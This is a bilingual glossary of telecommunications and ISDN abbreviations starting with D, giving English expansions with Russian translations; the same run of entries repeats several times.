DL5MDA	Someone who collects each ISDN abbreviation crossing his way — тот, кто коллекционирует каждую встречную аббревиатуру ISDN
DLAB	Divisor latch access bit — бит доступа к защёлке делителя
DLC	Data link control — управление каналом передачи данных
DLC	Data link controller assignment for clusters — назначение контроллера канала для кластеров
DLC	Digital loop carrier — цифровой петлевой несущий
DLCI	Data link connection identifier (i.440: SAPI+TEI) — идентификатор соединения канала данных
DLCU	Digital line carrier unit — блок несущего цифрового канала
DLE	Data link escape (ASCII control) — управляющий символ ASCII: экранирование канала
DLI	Data link interface — интерфейс канала данных
DLI0I	Data link 0 interrupt — прерывание канала данных 0
DLI1I	Data link 1 interrupt — прерывание канала данных 1
DLISW	DLI switch error — ошибка переключения DLI

DLL	Dial long lines — набор по длинным линиям
DLM	Data link module — модуль канала данных
DLN	Direct link node — узел прямого соединения
DLNORSP	Init response not received from data link — ответ инициализации не получен от канала данных
DLOPE	Dual link interface (DLI) 0 parity error — ошибка чётности двойного интерфейса DLI 0

Аббревиатура	Расшифровка
D	Data — данные
D	Default supervision — надзор по умолчанию
D	Digits — цифры
D	Dispatch — диспетчеризация
D	Hotel/motel equipment from trouble report (TSPS only) — оборудование гостиниц/мотелей из отчёта о неисправностях (только TSPS)
D-CTL	D channel controller (IDEC) — контроллер D-канала (IDEC)
D/A	Digital to analog — цифро-аналоговый
D1PK	DS-1 interface pack (SCM-10S NTI) — интерфейсный модуль DS-1
D1PK	DS-1 interface pack (SCM-10S MUX NTI) — интерфейсный модуль DS-1 (MUX)
DA	Digital data off-net extension INTER/TRA blocal 1-26
DA	Directory assistance — справочная служба
DAC	Digital to analog converter — цифро-аналоговый преобразователь
DAC	Dispatch Administration Center — центр диспетчерского управления
DACC	Directory assistance call completion — завершение вызова справочной службы

DACK	Direct memory access acknowledge — подтверждение прямого доступа к памяти
DACOM	Data Communications Corp. of Korea (ROK) — корпорация передачи данных Кореи
DACS	Digital access cross-connect system — система цифровой кросс-коммутации
DACS	Digital accessed and cross-connected system
DACS	Directory assistance charging system — система тарификации справочной службы
DACTVTD	Deactivated — деактивирован
DAEDR	Delimitation — разграничение
DAIS	Distributed automatic intercept system — распределённая автоматическая система перехвата
DAML	Digital added main line (pair gain) — дополнительная цифровая основная линия (уплотнение пары)
DAMT	Direct access mechanized testing — механизированное тестирование с прямым доступом
DAP	Display administration process — процесс администрирования отображения
DAP	Document application profile — профиль приложения документа
DARC	Division alarm recording center — центр записи аварийных сигналов отдела
DART	Distribution area rehabilitation — восстановление зоны распределения
DARU	Distributed automatic intercept system audio response unit — блок речевого ответа распределённой системы перехвата
DAS	Data auxiliary set — вспомогательный набор данных
DAS	Directory assistance system — система справочной службы

DAS	Distributor and scanner — распределитель и сканер
DAS-WDT	Distributor and scanner-watch dog timer — распределитель/сканер с сторожевым таймером
DAS/C	Directory assistance system/computer — система справочной службы/компьютер
DASD	Direct access storage device — устройство хранения с прямым доступом
DASS2	Digital access signaling system 2 (BT) — цифровая система сигнализации с прямым доступом 2
DAU	Digital access unit — блок цифрового доступа
DAV	Data above voice — данные поверх речи
DAY	Delete an assembly — удалить сборку
DB	DSSDS 1.5 mb/s access line INTER/TRA blocal 1-26
DB	Decibel — децибел
DBA	Data base administrator — администратор базы данных
DBAC	Data base administration center — центр администрирования базы данных
DBAS	Data base administration system — система администрирования базы данных
DBCS	Data bank control system — система управления банком данных
DBL	Data base load — загрузка базы данных
DBM	Database manager — менеджер базы данных
DBMS	Data base management system — система управления базами данных
DBOS	Data bank organization system — система организации банка данных
DBS	Duplex bus selector — дуплексный селектор шины

DBSS	Data bank security system — система защиты банка данных
DC	Device confirmation (C/I channel code) — подтверждение устройства
DC	Dial code — код набора
DC	Direct current — постоянный ток
DCC	Data collection computer — компьютер сбора данных
DCC	Data country code (ISO 7498) — код страны данных
DCC	Destination code cancellation — отмена кода назначения
DCC	Destination code cancellation control — управление отменой кода назначения
DCC	Digroup core controller — контроллер ядра группы цифровых каналов
DCCS	Discontiguous shared segments — несмежные общие сегменты
DCD	Data collection device — устройство сбора данных
DCE	Data circuit terminal equipment — оконечное оборудование канала данных
DCE	Data circuit-terminating equipment — оборудование завершения канала данных
DCE	Data communications equipment — оборудование передачи данных
DCE	Digital carrier equipment — оборудование цифрового несущего канала
DCG	Default cell group — группа ячеек по умолчанию
DCH	D channel handler — обработчик D-канала
DCH	D-channel handling bit — бит обработки D-канала
DCH	Discharge — разряд/отключение

DCHOOS	D-channel is out of service — D-канал не работает
DCL	Data clock (i.e. IOM2) — тактовый сигнал данных
DCL	DEC control language — управляющий язык DEC
DCLU	Digital carrier line unit — блок линии цифрового несущего канала
DCM	Digital carrier module — модуль цифрового несущего канала
DCME	Digital circuit multiplexing equipment — оборудование мультиплексирования цифровых каналов
DCMS	Distributed call measurement system — распределённая система измерения вызовов
DCMU	Digital concentrator measurement unit — блок измерений цифрового концентратора
DCN	List disconnected and changed numbers — список отключённых и изменённых номеров
DCP	D channel processor — процессор D-канала
DCP	Duplex central processor — дуплексный центральный процессор
DCPR	Detailed continuing property record (PICS/DCPR) — детальная постоянная запись об имуществе
DCPSK	Differential coherent phase-shift keying — дифференциальная когерентная фазовая манипуляция
DCS	Data communications subsystem — подсистема передачи данных
DCS	Digital cross-connect system — система цифровой кросс-коммутации
DCS	Direct current signaling — сигнализация постоянным током
DCSO	Display completed service order (LMOS command) — отображение выполненного заказа на обслуживание

DCT	Digital carrier trunk — цифровой несущий транк
DCTB	DCT bank — банк DCT
DCTEXT	DCT extended — расширенный DCT
DCTN	Defense commercial telecommunications network — коммерческая телекоммуникационная сеть обороны
DCTS	Dimension custom telephone service — специализированная телефонная служба Dimension
DCTUCOM	Directly connected test unit common board — общая плата напрямую подключённого блока тестирования
DCTUPORT	Directly connected test unit port circuit — портовая схема напрямую подключённого блока тестирования
DCn	Device control n — управление устройством n
DD	Data downstream (i.e. IOM2) — поток данных вниз
DD	Delay dial — задержка набора
DD	Disk drives — дисковые накопители
DD	Due date — срок исполнения
DD	Total switching control center (SCC) and field work time — суммарное время работы центра управления коммутацией и выездных работ
DDC	Direct department calling — прямой вызов отдела
DDCMP	Daily display conversation mode and printer — ежедневный режим отображения разговора и принтер
DDD	Direct distance dialing — прямой международный набор
DDGT	Digital data group terminal — терминал группы цифровых данных
DDI	Direct dialing-in (i.251 A) — прямой входящий набор

DDN	Defense data network — оборонная сеть данных
DDOV	Digital data over voice — цифровые данные поверх речи
DDS	DDS loopback test (SARTS command) — петлевой тест DDS
DDS	Dataphone digital service — цифровая служба Dataphone
DDS	Digital data service — служба цифровых данных
DDS	Digital data system — система цифровых данных
DDS	Digital dataphone service — цифровая телефонная служба
DDS	Display the DS table — отобразить таблицу DS
DDX	Digital data exchange — обмен цифровыми данными
DDX	Distributed data exchange — распределённый обмен данными
DEAC	Deactivation (C/I channel code) — деактивация
DEACT	Deactivate — деактивировать
DEC	Digital Equipment Corporation — корпорация Digital Equipment
DECT	Digital European cellular phone — европейский цифровой сотовый телефон
DEL	Delete — удалить
DEN	Digital equipment number — номер цифрового оборудования
DERP	Defective equipment replacement program — программа замены неисправного оборудования
DES	Data encryption standard — стандарт шифрования данных
DES	Destination — назначение
DEST	Destinations — пункты назначения

DET	Detach MSG. (i.451) — сообщение отсоединения
DEV	Deviation — отклонение
DEV	Device — устройство
DEW	Distant early warning (line) — линия дальнего раннего предупреждения
DF	Distributing frame — кросс-панель (распределительная)
DF	Distribution frame — распределительная рама
DF	HSSDS 1.5 mb/s hub to hub INTER/TRA blocal 1-26
DFC	Disk file controller — контроллер дискового файла
DFI	Digital facility interface — интерфейс цифрового объекта
DFI	Digital family interface — интерфейс цифрового семейства
DFIH	Digital facility interface circuit pair — пара схем интерфейса цифрового объекта
DFMS	Digital facility management system — система управления цифровым объектом
DFTAC	Distributing frame test access circuit — схема тестового доступа к распределительной раме
DG	HSSDS 1.5 mb/s hub to earth station INTER/TRA blocal 1-26
DGCT	Diagnostic control table — таблица управления диагностикой
DGN	Diagnose — диагностировать
DGN	Memory failure in CS/PS diagnostic program — отказ памяти в программе диагностики 1AESS
DH	Digital service INTER/TRA blocal 1-26
DI	Deactivation indication (C/I channel code) — индикация деактивации
DI	Direct-in dial INTER/TRA blocal 1-26

DI	Unk division?
DIA	Document interchange architecture — архитектура обмена документами
DIAG	Diagnostic — диагностика
DIC	Digital concentrator — цифровой концентратор
DIC	Digital interface controller — контроллер цифрового интерфейса
DID	DI downstream — нисходящий поток DI
DID	Direct inward dialing — прямой входящий набор
DIF	Digital frame interface — интерфейс цифрового фрейма
DIF	Digital interface — цифровой интерфейс
DIF	Digital interface frame — фрейм цифрового интерфейса
DIFF	Difference — разность
DILEP	Digital line engineering program — программа проектирования цифровых линий
DIM	Data in the middle — данные в промежутке
DIP	Dedicated inside plant COSMOS command — команда выделенного внутреннего оборудования
DIP	Dip creation option — опция создания DIP
DIP	Document interchange protocol (lower sublayer of OSI layer 6) — протокол обмена документами
DIP	Dual in-line package — двухрядный корпус
DIR	Direction — направление
DIR	Directory — каталог
DIR	Standard dip report — стандартный отчёт DIP
DIS	Disconnect — отключить
DIS	Display — отображение

DISA	Direct inward system access — прямой входящий системный доступ
DISABL	Disable — отключить
DISC	Disconnect (LAP-D command) — отключение (команда LAP-D)
DISD	Direct inward subscriber access — прямой входящий абонентский доступ
DIST	Distribute point board — плата распределительных точек
DIU	Deactivate indication — индикация деактивации
DIU	Digital interface unit — блок цифрового интерфейса
DIU	Digroup interface unit (DACS) — блок интерфейса группы каналов (DACS)
DIV	(нем.) Digital exchange — цифровая АТС
DIVF	(нем.) DIV for long distance service — DIV для дальней связи
DIVO	(нем.) DIV for local service — DIV для местной связи
DJ	Digit trunk INTER/TRA blocal 1-26
DK	Data link INTER/TRA blocal 1-26
DL	Dial — набор номера
DL	Dictation line INTER/TRA blocal 1-26
DL1PE	DLI 1 parity error — ошибка чётности DLI 1
DL5MDA	Someone who collects each ISDN abbreviation crossing his way — тот, кто коллекционирует каждую встречную аббревиатуру ISDN
DLAB	Divisor latch access bit — бит доступа к защёлке делителя
DLC	Data link control — управление каналом передачи данных
DLC	Data link controller assignment for clusters — назначение контроллера канала для кластеров

DLC	Digital loop carrier — цифровой петлевой несущий
DLCI	Data link connection identifier (i.440: SAPI+TEI) — идентификатор соединения канала данных
DLCU	Digital line carrier unit — блок несущего цифрового канала
DLE	Data link escape (ASCII control) — управляющий символ ASCII: экранирование канала
DLI	Data link interface — интерфейс канала данных
DLI0I	Data link 0 interrupt — прерывание канала данных 0
DLI1I	Data link 1 interrupt — прерывание канала данных 1
DLISW	DLI switch error — ошибка переключения DLI
DLL	Dial long lines — набор по длинным линиям
DLM	Data link module — модуль канала данных
DLN	Direct link node — узел прямого соединения
DLNORSP	Init response not received from data link — ответ инициализации не получен от канала данных
DLOPE	Dual link interface (DLI) 0 parity error — ошибка чётности двойного интерфейса DLI 0

Аббревиатура	Расшифровка
D	Data — данные
D	Default supervision — надзор по умолчанию
D	Digits — цифры
D	Dispatch — диспетчеризация
D	Hotel/motel equipment from trouble report (TSPS only) — оборудование гостиниц/мотелей из отчёта о неисправностях (только TSPS)
D-CTL	D channel controller (IDEC) — контроллер D-канала (IDEC)
D/A	Digital to analog — цифро-аналоговый

D1PK	DS-1 interface pack (SCM-10S NTI) — интерфейсный модуль DS-1
D1PK	DS-1 interface pack (SCM-10S MUX NTI) — интерфейсный модуль DS-1 (MUX)
DA	Digital data off-net extension INTER/TRA blocal 1-26
DA	Directory assistance — справочная служба
DAC	Digital to analog converter — цифро-аналоговый преобразователь
DAC	Dispatch Administration Center — центр диспетчерского управления
DACC	Directory assistance call completion — завершение вызова справочной службы
DACK	Direct memory access acknowledge — подтверждение прямого доступа к памяти
DACOM	Data Communications Corp. of Korea (ROK) — корпорация передачи данных Кореи
DACS	Digital access cross-connect system — система цифровой кросс-коммутации
DACS	Digital accessed and cross-connected system
DACS	Directory assistance charging system — система тарификации справочной службы
DACTVTD	Deactivated — деактивирован
DAEDR	Delimitation — разграничение
DAIS	Distributed automatic intercept system — распределённая автоматическая система перехвата
DAML	Digital added main line (pair gain) — дополнительная цифровая основная линия (уплотнение пары)
DAMT	Direct access mechanized testing — механизированное тестирование с прямым доступом
DAP	Display administration process — процесс администрирования отображения

DAP	Document application profile — профиль приложения документа
DARC	Division alarm recording center — центр записи аварийных сигналов отдела
DART	Distribution area rehabilitation — восстановление зоны распределения
DARU	Distributed automatic intercept system audio response unit — блок речевого ответа распределённой системы перехвата
DAS	Data auxiliary set — вспомогательный набор данных
DAS	Directory assistance system — система справочной службы
DAS	Distributor and scanner — распределитель и сканер
DAS-WDT	Distributor and scanner-watch dog timer — распределитель/сканер с сторожевым таймером
DAS/C	Directory assistance system/computer — система справочной службы/компьютер
DASD	Direct access storage device — устройство хранения с прямым доступом
DASS2	Digital access signaling system 2 (BT) — цифровая система сигнализации с прямым доступом 2
DAU	Digital access unit — блок цифрового доступа
DAV	Data above voice — данные поверх речи
DAY	Delete an assembly — удалить сборку
DB	DSSDS 1.5 mb/s access line INTER/TRA blocal 1-26
DB	Decibel — децибел
DBA	Data base administrator — администратор базы данных
DBAC	Data base administration center — центр администрирования базы данных

DBAS	Data base administration system — система администрирования базы данных
DBCS	Data bank control system — система управления банком данных
DBL	Data base load — загрузка базы данных
DBM	Database manager — менеджер базы данных
DBMS	Data base management system — система управления базами данных
DBOS	Data bank organization system — система организации банка данных
DBS	Duplex bus selector — дуплексный селектор шины
DBSS	Data bank security system — система защиты банка данных
DC	Device confirmation (C/I channel code) — подтверждение устройства
DC	Dial code — код набора
DC	Direct current — постоянный ток
DCC	Data collection computer — компьютер сбора данных
DCC	Data country code (ISO 7498) — код страны данных
DCC	Destination code cancellation — отмена кода назначения
DCC	Destination code cancellation control — управление отменой кода назначения
DCC	Digroup core controller — контроллер ядра группы цифровых каналов
DCCS	Discontiguous shared segments — несмежные общие сегменты
DCD	Data collection device — устройство сбора данных
DCE	Data circuit terminal equipment — оконечное оборудование канала данных

DCE	Data circuit-terminating equipment — оборудование завершения канала данных
DCE	Data communications equipment — оборудование передачи данных
DCE	Digital carrier equipment — оборудование цифрового несущего канала
DCG	Default cell group — группа ячеек по умолчанию
DCH	D channel handler — обработчик D-канала
DCH	D-channel handling bit — бит обработки D-канала
DCH	Discharge — разряд/отключение
DCHOOS	D-channel is out of service — D-канал не работает
DCL	Data clock (i.e. IOM2) — тактовый сигнал данных
DCL	DEC control language — управляющий язык DEC
DCLU	Digital carrier line unit — блок линии цифрового несущего канала
DCM	Digital carrier module — модуль цифрового несущего канала
DCME	Digital circuit multiplexing equipment — оборудование мультиплексирования цифровых каналов
DCMS	Distributed call measurement system — распределённая система измерения вызовов
DCMU	Digital concentrator measurement unit — блок измерений цифрового концентратора
DCN	List disconnected and changed numbers — список отключённых и изменённых номеров
DCP	D channel processor — процессор D-канала
DCP	Duplex central processor — дуплексный центральный процессор

DCPR	Detailed continuing property record (PICS/DCPR) — детальная постоянная запись об имуществе
DCPSK	Differential coherent phase-shift keying — дифференциальная когерентная фазовая манипуляция
DCS	Data communications subsystem — подсистема передачи данных
DCS	Digital cross-connect system — система цифровой кросс-коммутации
DCS	Direct current signaling — сигнализация постоянным током
DCSO	Display completed service order (LMOS command) — отображение выполненного заказа на обслуживание
DCT	Digital carrier trunk — цифровой несущий транк
DCTB	DCT bank — банк DCT
DCTEXT	DCT extended — расширенный DCT
DCTN	Defense commercial telecommunications network — коммерческая телекоммуникационная сеть обороны
DCTS	Dimension custom telephone service — специализированная телефонная служба Dimension
DCTUCOM	Directly connected test unit common board — общая плата напрямую подключённого блока тестирования
DCTUPORT	Directly connected test unit port circuit — портовая схема напрямую подключённого блока тестирования
DCn	Device control n — управление устройством n
DD	Data downstream (i.e. IOM2) — поток данных вниз
DD	Delay dial — задержка набора
DD	Disk drives — дисковые накопители
DD	Due date — срок исполнения

DD	Total switching control center (SCC) and field work time — суммарное время работы центра управления коммутацией и выездных работ
DDC	Direct department calling — прямой вызов отдела
DDCMP	Daily display conversation mode and printer — ежедневный режим отображения разговора и принтер
DDD	Direct distance dialing — прямой международный набор
DDGT	Digital data group terminal — терминал группы цифровых данных
DDI	Direct dialing-in (i.251 A) — прямой входящий набор
DDN	Defense data network — оборонная сеть данных
DDOV	Digital data over voice — цифровые данные поверх речи
DDS	DDS loopback test (SARTS command) — петлевой тест DDS
DDS	Dataphone digital service — цифровая служба Dataphone
DDS	Digital data service — служба цифровых данных
DDS	Digital data system — система цифровых данных
DDS	Digital dataphone service — цифровая телефонная служба
DDS	Display the DS table — отобразить таблицу DS
DDX	Digital data exchange — обмен цифровыми данными
DDX	Distributed data exchange — распределённый обмен данными
DEAC	Deactivation (C/I channel code) — деактивация
DEACT	Deactivate — деактивировать

DEC	Digital Equipment Corporation — корпорация Digital Equipment
DECT	Digital European cellular phone — европейский цифровой сотовый телефон
DEL	Delete — удалить
DEN	Digital equipment number — номер цифрового оборудования
DERP	Defective equipment replacement program — программа замены неисправного оборудования
DES	Data encryption standard — стандарт шифрования данных
DES	Destination — назначение
DEST	Destinations — пункты назначения
DET	Detach MSG. (i.451) — сообщение отсоединения
DEV	Deviation — отклонение
DEV	Device — устройство
DEW	Distant early warning (line) — линия дальнего раннего предупреждения
DF	Distributing frame — кросс-панель (распределительная)
DF	Distribution frame — распределительная рама
DF	HSSDS 1.5 mb/s hub to hub INTER/TRA blocal 1-26
DFC	Disk file controller — контроллер дискового файла
DFI	Digital facility interface — интерфейс цифрового объекта
DFI	Digital family interface — интерфейс цифрового семейства
DFIH	Digital facility interface circuit pair — пара схем интерфейса цифрового объекта

DFMS	Digital facility management system — система управления цифровым объектом
DFTAC	Distributing frame test access circuit — схема тестового доступа к распределительной раме
DG	HSSDS 1.5 mb/s hub to earth station INTER/TRA blocal 1-26
DGCT	Diagnostic control table — таблица управления диагностикой
DGN	Diagnose — диагностировать
DGN	Memory failure in CS/PS diagnostic program — отказ памяти в программе диагностики 1AESS
DH	Digital service INTER/TRA blocal 1-26
DI	Deactivation indication (C/I channel code) — индикация деактивации
DI	Direct-in dial INTER/TRA blocal 1-26
DI	Unk division?
DIA	Document interchange architecture — архитектура обмена документами
DIAG	Diagnostic — диагностика
DIC	Digital concentrator — цифровой концентратор
DIC	Digital interface controller — контроллер цифрового интерфейса
DID	DI downstream — нисходящий поток DI
DID	Direct inward dialing — прямой входящий набор
DIF	Digital frame interface — интерфейс цифрового фрейма
DIF	Digital interface — цифровой интерфейс
DIF	Digital interface frame — фрейм цифрового интерфейса
DIFF	Difference — разность
DILEP	Digital line engineering program — программа проектирования цифровых линий

DIM	Data in the middle — данные в промежутке
DIP	Dedicated inside plant COSMOS command — команда выделенного внутреннего оборудования
DIP	Dip creation option — опция создания DIP
DIP	Document interchange protocol (lower sublayer of OSI layer 6) — протокол обмена документами
DIP	Dual in-line package — двухрядный корпус
DIR	Direction — направление
DIR	Directory — каталог
DIR	Standard dip report — стандартный отчёт DIP
DIS	Disconnect — отключить
DIS	Display — отображение
DISA	Direct inward system access — прямой входящий системный доступ
DISABL	Disable — отключить
DISC	Disconnect (LAP-D command) — отключение (команда LAP-D)
DISD	Direct inward subscriber access — прямой входящий абонентский доступ
DIST	Distribute point board — плата распределительных точек
DIU	Deactivate indication — индикация деактивации
DIU	Digital interface unit — блок цифрового интерфейса
DIU	Digroup interface unit (DACS) — блок интерфейса группы каналов (DACS)
DIV	(нем.) Digital exchange — цифровая АТС
DIVF	(нем.) DIV for long distance service — DIV для дальней связи
DIVO	(нем.) DIV for local service — DIV для местной связи

DJ	Digit trunk INTER/TRA blocal 1-26
DK	Data link INTER/TRA blocal 1-26
DL	Dial — набор номера
DL	Dictation line INTER/TRA blocal 1-26
DL1PE	DLI 1 parity error — ошибка чётности DLI 1
DL5MDA	Someone who collects each ISDN abbreviation crossing his way — тот, кто коллекционирует каждую встречную аббревиатуру ISDN
DLAB	Divisor latch access bit — бит доступа к защёлке делителя
DLC	Data link control — управление каналом передачи данных
DLC	Data link controller assignment for clusters — назначение контроллера канала для кластеров
DLC	Digital loop carrier — цифровой петлевой несущий
DLCI	Data link connection identifier (i.440: SAPI+TEI) — идентификатор соединения канала данных
DLCU	Digital line carrier unit — блок несущего цифрового канала
DLE	Data link escape (ASCII control) — управляющий символ ASCII: экранирование канала
DLI	Data link interface — интерфейс канала данных
DLI0I	Data link 0 interrupt — прерывание канала данных 0
DLI1I	Data link 1 interrupt — прерывание канала данных 1
DLISW	DLI switch error — ошибка переключения DLI
DLL	Dial long lines — набор по длинным линиям
DLM	Data link module — модуль канала данных
DLN	Direct link node — узел прямого соединения
DLNORSP	Init response not received from data link — ответ инициализации не получен от канала данных

DLOPE	Dual link interface (DLI) 0 parity error — ошибка чётности двойного интерфейса DLI 0

Аббревиатура	Расшифровка
D	Data — данные
D	Default supervision — надзор по умолчанию
D	Digits — цифры
D	Dispatch — диспетчеризация
D	Hotel/motel equipment from trouble report (TSPS only) — оборудование гостиниц/мотелей из отчёта о неисправностях (только TSPS)
D-CTL	D channel controller (IDEC) — контроллер D-канала (IDEC)
D/A	Digital to analog — цифро-аналоговый
D1PK	DS-1 interface pack (SCM-10S NTI) — интерфейсный модуль DS-1
D1PK	DS-1 interface pack (SCM-10S MUX NTI) — интерфейсный модуль DS-1 (MUX)
DA	Digital data off-net extension INTER/TRA blocal 1-26
DA	Directory assistance — справочная служба
DAC	Digital to analog converter — цифро-аналоговый преобразователь
DAC	Dispatch Administration Center — центр диспетчерского управления
DACC	Directory assistance call completion — завершение вызова справочной службы
DACK	Direct memory access acknowledge — подтверждение прямого доступа к памяти
DACOM	Data Communications Corp. of Korea (ROK) — корпорация передачи данных Кореи
DACS	Digital access cross-connect system — система цифровой кросс-коммутации
DACS	Digital accessed and cross-connected system

DACS	Directory assistance charging system — система тарификации справочной службы
DACTVTD	Deactivated — деактивирован
DAEDR	Delimitation — разграничение
DAIS	Distributed automatic intercept system — распределённая автоматическая система перехвата
DAML	Digital added main line (pair gain) — дополнительная цифровая основная линия (уплотнение пары)
DAMT	Direct access mechanized testing — механизированное тестирование с прямым доступом
DAP	Display administration process — процесс администрирования отображения
DAP	Document application profile — профиль приложения документа
DARC	Division alarm recording center — центр записи аварийных сигналов отдела
DART	Distribution area rehabilitation — восстановление зоны распределения
DARU	Distributed automatic intercept system audio response unit — блок речевого ответа распределённой системы перехвата
DAS	Data auxiliary set — вспомогательный набор данных
DAS	Directory assistance system — система справочной службы
DAS	Distributor and scanner — распределитель и сканер
DAS-WDT	Distributor and scanner-watch dog timer — распределитель/сканер с сторожевым таймером
DAS/C	Directory assistance system/computer — система справочной службы/компьютер

DASD	Direct access storage device — устройство хранения с прямым доступом
DASS2	Digital access signaling system 2 (BT) — цифровая система сигнализации с прямым доступом 2
DAU	Digital access unit — блок цифрового доступа
DAV	Data above voice — данные поверх речи
DAY	Delete an assembly — удалить сборку
DB	DSSDS 1.5 mb/s access line INTER/TRA blocal 1-26
DB	Decibel — децибел
DBA	Data base administrator — администратор базы данных
DBAC	Data base administration center — центр администрирования базы данных
DBAS	Data base administration system — система администрирования базы данных
DBCS	Data bank control system — система управления банком данных
DBL	Data base load — загрузка базы данных
DBM	Database manager — менеджер базы данных
DBMS	Data base management system — система управления базами данных
DBOS	Data bank organization system — система организации банка данных
DBS	Duplex bus selector — дуплексный селектор шины
DBSS	Data bank security system — система защиты банка данных
DC	Device confirmation (C/I channel code) — подтверждение устройства
DC	Dial code — код набора
DC	Direct current — постоянный ток

DCC	Data collection computer — компьютер сбора данных
DCC	Data country code (ISO 7498) — код страны данных
DCC	Destination code cancellation — отмена кода назначения
DCC	Destination code cancellation control — управление отменой кода назначения
DCC	Digroup core controller — контроллер ядра группы цифровых каналов
DCCS	Discontiguous shared segments — несмежные общие сегменты
DCD	Data collection device — устройство сбора данных
DCE	Data circuit terminal equipment — оконечное оборудование канала данных
DCE	Data circuit-terminating equipment — оборудование завершения канала данных
DCE	Data communications equipment — оборудование передачи данных
DCE	Digital carrier equipment — оборудование цифрового несущего канала
DCG	Default cell group — группа ячеек по умолчанию
DCH	D channel handler — обработчик D-канала
DCH	D-channel handling bit — бит обработки D-канала
DCH	Discharge — разряд/отключение
DCHOOS	D-channel is out of service — D-канал не работает
DCL	Data clock (i.e. IOM2) — тактовый сигнал данных
DCL	DEC control language — управляющий язык DEC

DCLU	Digital carrier line unit — блок линии цифрового несущего канала
DCM	Digital carrier module — модуль цифрового несущего канала
DCME	Digital circuit multiplexing equipment — оборудование мультиплексирования цифровых каналов
DCMS	Distributed call measurement system — распределённая система измерения вызовов
DCMU	Digital concentrator measurement unit — блок измерений цифрового концентратора
DCN	List disconnected and changed numbers — список отключённых и изменённых номеров
DCP	D channel processor — процессор D-канала
DCP	Duplex central processor — дуплексный центральный процессор
DCPR	Detailed continuing property record (PICS/DCPR) — детальная постоянная запись об имуществе
DCPSK	Differential coherent phase-shift keying — дифференциальная когерентная фазовая манипуляция
DCS	Data communications subsystem — подсистема передачи данных
DCS	Digital cross-connect system — система цифровой кросс-коммутации
DCS	Direct current signaling — сигнализация постоянным током
DCSO	Display completed service order (LMOS command) — отображение выполненного заказа на обслуживание
DCT	Digital carrier trunk — цифровой несущий транк
DCTB	DCT bank — банк DCT
DCTEXT	DCT extended — расширенный DCT

DCTN	Defense commercial telecommunications network — коммерческая телекоммуникационная сеть обороны
DCTS	Dimension custom telephone service — специализированная телефонная служба Dimension
DCTUCOM	Directly connected test unit common board — общая плата напрямую подключённого блока тестирования
DCTUPORT	Directly connected test unit port circuit — портовая схема напрямую подключённого блока тестирования
DCn	Device control n — управление устройством n
DD	Data downstream (i.e. IOM2) — поток данных вниз
DD	Delay dial — задержка набора
DD	Disk drives — дисковые накопители
DD	Due date — срок исполнения
DD	Total switching control center (SCC) and field work time — суммарное время работы центра управления коммутацией и выездных работ
DDC	Direct department calling — прямой вызов отдела
DDCMP	Daily display conversation mode and printer — ежедневный режим отображения разговора и принтер
DDD	Direct distance dialing — прямой международный набор
DDGT	Digital data group terminal — терминал группы цифровых данных
DDI	Direct dialing-in (i.251 A) — прямой входящий набор
DDN	Defense data network — оборонная сеть данных
DDOV	Digital data over voice — цифровые данные поверх речи

DDS	DDS loopback test (SARTS command) — петлевой тест DDS
DDS	Dataphone digital service — цифровая служба Dataphone
DDS	Digital data service — служба цифровых данных
DDS	Digital data system — система цифровых данных
DDS	Digital dataphone service — цифровая телефонная служба
DDS	Display the DS table — отобразить таблицу DS
DDX	Digital data exchange — обмен цифровыми данными
DDX	Distributed data exchange — распределённый обмен данными
DEAC	Deactivation (C/I channel code) — деактивация
DEACT	Deactivate — деактивировать
DEC	Digital Equipment Corporation — корпорация Digital Equipment
DECT	Digital European cellular phone — европейский цифровой сотовый телефон
DEL	Delete — удалить
DEN	Digital equipment number — номер цифрового оборудования
DERP	Defective equipment replacement program — программа замены неисправного оборудования
DES	Data encryption standard — стандарт шифрования данных
DES	Destination — назначение
DEST	Destinations — пункты назначения
DET	Detach MSG. (i.451) — сообщение отсоединения
DEV	Deviation — отклонение

DEV	Device — устройство
DEW	Distant early warning (line) — линия дальнего раннего предупреждения
DF	Distributing frame — кросс-панель (распределительная)
DF	Distribution frame — распределительная рама
DF	HSSDS 1.5 mb/s hub to hub INTER/TRA blocal 1-26
DFC	Disk file controller — контроллер дискового файла
DFI	Digital facility interface — интерфейс цифрового объекта
DFI	Digital family interface — интерфейс цифрового семейства
DFIH	Digital facility interface circuit pair — пара схем интерфейса цифрового объекта
DFMS	Digital facility management system — система управления цифровым объектом
DFTAC	Distributing frame test access circuit — схема тестового доступа к распределительной раме
DG	HSSDS 1.5 mb/s hub to earth station INTER/TRA blocal 1-26
DGCT	Diagnostic control table — таблица управления диагностикой
DGN	Diagnose — диагностировать
DGN	Memory failure in CS/PS diagnostic program — отказ памяти в программе диагностики 1AESS
DH	Digital service INTER/TRA blocal 1-26
DI	Deactivation indication (C/I channel code) — индикация деактивации
DI	Direct-in dial INTER/TRA blocal 1-26
DI	Unk division?
DIA	Document interchange architecture — архитектура обмена документами

DIAG	Diagnostic — диагностика
DIC	Digital concentrator — цифровой концентратор
DIC	Digital interface controller — контроллер цифрового интерфейса
DID	DI downstream — нисходящий поток DI
DID	Direct inward dialing — прямой входящий набор
DIF	Digital frame interface — интерфейс цифрового фрейма
DIF	Digital interface — цифровой интерфейс
DIF	Digital interface frame — фрейм цифрового интерфейса
DIFF	Difference — разность
DILEP	Digital line engineering program — программа проектирования цифровых линий
DIM	Data in the middle — данные в промежутке
DIP	Dedicated inside plant COSMOS command — команда выделенного внутреннего оборудования
DIP	Dip creation option — опция создания DIP
DIP	Document interchange protocol (lower sublayer of OSI layer 6) — протокол обмена документами
DIP	Dual in-line package — двухрядный корпус
DIR	Direction — направление
DIR	Directory — каталог
DIR	Standard dip report — стандартный отчёт DIP
DIS	Disconnect — отключить
DIS	Display — отображение
DISA	Direct inward system access — прямой входящий системный доступ
DISABL	Disable — отключить

DISC	Disconnect (LAP-D command) — отключение (команда LAP-D)
DISD	Direct inward subscriber access — прямой входящий абонентский доступ
DIST	Distribute point board — плата распределительных точек
DIU	Deactivate indication — индикация деактивации
DIU	Digital interface unit — блок цифрового интерфейса
DIU	Digroup interface unit (DACS) — блок интерфейса группы каналов (DACS)
DIV	(нем.) Digital exchange — цифровая АТС
DIVF	(нем.) DIV for long distance service — DIV для дальней связи
DIVO	(нем.) DIV for local service — DIV для местной связи
DJ	Digit trunk INTER/TRA blocal 1-26
DK	Data link INTER/TRA blocal 1-26
DL	Dial — набор номера
DL	Dictation line INTER/TRA blocal 1-26
DL1PE	DLI 1 parity error — ошибка чётности DLI 1
